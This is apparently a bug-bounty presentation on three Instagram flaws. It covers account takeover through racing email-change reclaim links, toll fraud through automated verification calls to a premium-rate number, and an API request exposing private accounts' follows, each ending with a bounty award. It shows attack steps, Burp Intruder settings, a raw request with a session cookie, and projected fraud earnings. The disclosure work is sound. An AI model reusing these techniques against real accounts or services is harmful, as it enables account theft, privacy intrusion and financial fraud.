
Spot the difference




# 6. Account Takeover via Email Change




# 6. Account Takeover via Email Change



# 6. Account Takeover via Email Change



# 6. Account Takeover via Email Change





# 6. Account Takeover via Email Change

| User     | Email address(es)  | Instagram account |
|----------|--|-------------------|
| victim   | instagrampentesting1@gmail.com   | pentestingvictim  |
| attacker | <u>Instagrampentesting2@gmail.com</u><br><u>Instagrampentesting3@gmail.com</u> |                   |



# 6. Account Takeover via Email Change


|              | Victim    | Attacker   |
|--------------|---|---|
| Email        | Instagrampentesting1@gmail.com  | Instagrampentesting2@gmail.com  |
| Reclaim link | <a href="https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwuY29t/">https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwuY29t/</a> | <a href="https://instagram.com/accounts/disavow/xjo94i/TmQBFjzk/aW5zdGFncmFtcGVudGVzdGluZzJAZ21haWwuY29t/">https://instagram.com/accounts/disavow/xjo94i/TmQBFjzk/aW5zdGFncmFtcGVudGVzdGluZzJAZ21haWwuY29t/</a> |



Currently owns  
victim account





# 6. Account Takeover via Email Change

|              | Victim    | Attacker   |
|--------------|---|---|
| Email        | Instagrampentesting1@gmail.com  | Instagrampentesting2@gmail.com  |
| Reclaim link | <a href="https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwuY29t/">https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwuY29t/</a> | <a href="https://instagram.com/accounts/disavow/xjo94i/TmQBFjzk/aW5zdGFncmFtcGVudGVzdGluZzJAZ21haWwuY29t/">https://instagram.com/accounts/disavow/xjo94i/TmQBFjzk/aW5zdGFncmFtcGVudGVzdGluZzJAZ21haWwuY29t/</a> |



Currently owns  
victim account

# 6. Account Takeover via Email Change

|              | Victim   | Attacker   |
|--------------|---|---|
| Email        | Instagrampentesting1@gmail.com  | Instagrampentesting2@gmail.com  |
| Reclaim link | <a href="https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwuY29t/">https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwuY29t/</a> | <a href="https://instagram.com/accounts/disavow/xjo94i/TmQBEjzk/aW5zdGFncmFtcGVudGVzdGluZzJAZ21haWwuY29t/">https://instagram.com/accounts/disavow/xjo94i/TmQBEjzk/aW5zdGFncmFtcGVudGVzdGluZzJAZ21haWwuY29t/</a> |



Wins!





# 6. Account Takeover via Email Change





After reviewing the issue you have reported, we have decided to award you a bounty of \$2000 USD.





# 7. Steal Money via Premium Numbers



# 7. Steal Money via Premium Numbers




# 7. Steal Money via Premium Numbers






# 7. Steal Money via Premium Numbers




The screenshot shows a web browser window with the URL <https://www.eurocall24.com/index.php?r=numbers/list>. The page title is "Eurocall24 PREMIUM RATE PARTNER". The user is logged in as "instagram pentesting (instagrampentesting)".

The main content area is titled "Allocated Numbers". A green notification box states "Settings successfully changed." Below this is a table with the following data:

| Country  | Range          | Numbers |
|--|----------------|---------|
|  United Kingdom | 44 741813 xxxx | 1       |

Displaying 1-1 of 1 result.

Below the table is a form with the following fields:


| Country Name   | Range        | Phone Number | Service    | Payout | Currency (Payout) | Unit (Payout) | Payout Terms  |
|--|--------------|--------------|------------|--------|-------------------|---------------|---------------|
|  United Kingdom | 44741813xxxx | 447418138010 | Conference | 0.0600 | GBP               | per Min.      | EOM + 45 days |

Buttons: [Update](#) [Remove](#)


⚠ Check the tariff. Payout depending on peak/off peak times. For more details please place mouse cursor over the icon next to the payout.




# 7. Steal Money via Premium Numbers



The screenshot shows a web browser window with the URL <https://www.eurocall24.com/index.php?r=statistics/liveStatistics>. The page header includes the Eurocall24 logo and the text "PREMIUM RATE PARTNER". A navigation menu on the left contains links for Home, Numbers, Live Statistics, and Statistics. The main content area is titled "Live" and displays a table of call logs. The table has four columns: "# CLI", "Number", "Started", and "Duration". One row shows a call from CLI 1.16506814774 to number 447418138010 (with a UK flag) starting at 00:01:08 and lasting 5 seconds. A "Total" row at the bottom indicates a total duration of 5 seconds.

| # CLI         | Number   | Started  | Duration |
|---------------|--|----------|----------|
| 1.16506814774 | 447418138010  | 00:01:08 | 5        |
| Total         |  |          | 5        |

# 7. Steal Money via Premium Numbers



Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer

1 x 6 x ...

Target Positions Payloads Options

**Payload Sets**

You can define one or more payload sets. The number of payload sets each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 60

Payload type: Numbers Request count: 60

**Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and other options.

**Number range**


Type:  Sequential  Random

From: 1

To: 60

Step: 1

How many: [ ]



Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater

1 x 6 x ...

Target Positions Payloads Options

**Request Headers**

These settings control whether Intruder updates the content of the request headers.

Update Content-Length header

Set Connection: close

**Request Engine**

These settings control the engine used for making HTTP requests.

Number of threads: 5

Number of retries on network failure: 3

Pause before retry (milliseconds): 2000

Throttle (milliseconds):  Fixed 30000



# 7. Steal Money via Premium Numbers

The screenshot shows a web browser window with the URL <https://www.eurocall24.com/index.php?r=statistics%2Findex&fastSelectTime=&fromDate=2015-09-05&toDate=2015-09-05&yt>. The page title is "Eurocall24 PREMIUM RATE PARTNER". The main content area is titled "Calls statistics" and displays a table of call data for the date 2015-09-05. The table has columns for Range / Number, Payout, Calls, Total (min.), Total payout, Avg. (min.), and Last call. The data row shows a range of 44741813xxxx with a payout of 0,0600 GBP / Min., 61 calls, a total duration of 17:21, a total payout of 1,04 GBP, an average duration of 0:17, and a last call at 2015-09-05 17:56:30. A "Total" row summarizes the data: 61 calls, 17:21 total duration, and 1,04 GBP total payout.

| Range / Number | Payout            | Calls     | Total (min.) | Total payout    | Avg. (min.) | Last call           |
|----------------|-------------------|-----------|--------------|-----------------|-------------|---------------------|
| 44741813xxxx   | 0,0600 GBP / Min. | 61        | 17:21        | 1,04 GBP        | 0:17        | 2015-09-05 17:56:30 |
| <b>Total</b>   |                   | <b>61</b> | <b>17:21</b> | <b>1,04 GBP</b> |             |                     |



# 7. Steal Money via Premium Numbers



This is intentional behavior in our product. We do not consider it a security vulnerability, but we do have controls in place to monitor and mitigate abuse.



# 7. Steal Money via Premium Numbers



This is intentional  
but we do have con

urity vulnerability,

# 7. Steal Money via Premium Numbers



This is intentional  
but we do have c

by vulnerability,

# 7. Steal Money via Premium Numbers



| 1 account       | 100 accounts      |
|-----------------|-------------------|
| \$2 / h         | \$200 / h         |
| \$48 / day      | \$4.800 / day     |
| \$1.440 / month | \$144.000 / month |





# 7. Steal Money via Premium Numbers



Hello again! We'll be doing some fine-tuning of our rate limits and work on the service used for outbound calls in response to this submission, so this issue will be eligible for a whitehat bounty. You can expect an update from us again when the changes have been made. Thanks!

...


After reviewing the issue you have reported, we have decided to award you a bounty of \$2000 USD.



# 8. Private Account Users Following

```
diff v6.20.1 vs 6.19.0.txt x
1 direct_v2/
2 discover/su_refill/
3 fbsearch/topsearch/
4 /hashtag/
5 /hide/
6 media/%s/comment/bulk_delete/
7 /media_share/
8 /profile/
```

# 8. Private Account Users Following



The screenshot shows an IDE window with a Java file named 'e.java'. The code defines a package, imports, and a class 'g' that extends 'c'. It includes private fields 'a' and 'b', a constructor, a static method 'b', a protected method 'a', and a public method 'b'. A search pane on the right shows 4 matches in the workspace for the string 'su\_refill', with the first match in 'e.java' at line 27.

```
1 package com.instagram.android.feed.b.a;
2
3 import com.b.a.a.k;
4
5
6
7
8
9 public final class g extends c<be>
10 {
11     private final com.instagram.user.e.a a;
12     private final int b;
13
14     public e(com.instagram.user.e.a parama)
15     {
16         this.a = parama;
17         this.b = 5;
18     }
19
20     private static be b(k paramk)
21     {
22         return bf.a(paramk);
23     }
24
25     protected final String a()
26     {
27         return "discover/su_refill/";
28     }
29
30     public final void a(b paramb)
31     {
32         paramb.a("target_id", this.a.a().o());
33         paramb.a("num", String.valueOf(this.b));
34     }
35
36     public final int b()
37     {
38         return com.instagram.common.a.b.a.g.s;
39     }
40 }
```

Search: 'su\_refill' - 4 matches in workspace

- Instagram 6.20.1
  - src
    - com
      - instagram
        - android
          - feed
            - b
              - a
                - e.java
                  - 27: return "discover/su\_refill/";

- diff.txt
- URLs.txt
- URLsOnly.txt



# 8. Private Account Users Following

```
GET /api/v1/discover/su_refill/?target_id=2036044526 HTTP/1.1
```

```
Host: i.instagram.com
```

```
Connection: Keep-Alive
```

```
Cookie:
```

```
sessionid=IGSCd064c22cd43d17a15dca6bc3a903cb18e8f9e292a859c9d1289ba268103ee5  
63%3A1WJvjHstqAnPj0i5dcjVRpgcn3wCRQgk%3A%7B%22_token_ver%22%3A1%2C  
%22_auth_user_id%22%3A2028428082%2C%22_token%22%3A%22028428082%3AYe  
ZzCYWQLGD8D7d3NzFIbBiWIYJVVa7G%3A078ae8d72b72846a6431945fd59c38f1b04  
b8f93dd6ec4b20165693e65b21915%22%2C%22_auth_user_backend%22%3A%22account  
s.backends.CaseInsensitiveModelBackend%22%2C%22last_refreshed%22%3A144103144  
5.81182%2C%22_platform%22%3A1%7D; ds_user=pentestingvictim
```



# 8. Private Account Users Following

```
HTTP/1.1 200 OK
(...SNIP...)
{
  "status": "ok",
  "items": [
    {
      "caption": "",
      "social_context": "Based on follows",
      "user":
      {
        "username": "springsteen",
        "has_anonymous_profile_picture": false,
        "profile_pic_url": "http://scontent-ams2-1.cdninstagram.com/hphotos-xfaf1/t51.2885-19/11370983_1020871741276370_1099684925_a.jpg",
        "full_name": "Bruce Springsteen",
        "pk": "517058514",
        "is_verified": true,
        "is_private": false
      },
      "algorithm": "chaining_refill_algorithm",
      "thumbnail_urls": ["http://scontent-ams2-1.cdninstagram.com/hphotos-xfaf1/t51.2885-15/s150x150/e35/11373935_872054516217170_419659415_n.jpg?"]
    }
  ]
}
```




# 8. Private Account Users Following



After reviewing the issue you have reported, we have decided to award you a bounty of \$2,500 USD.

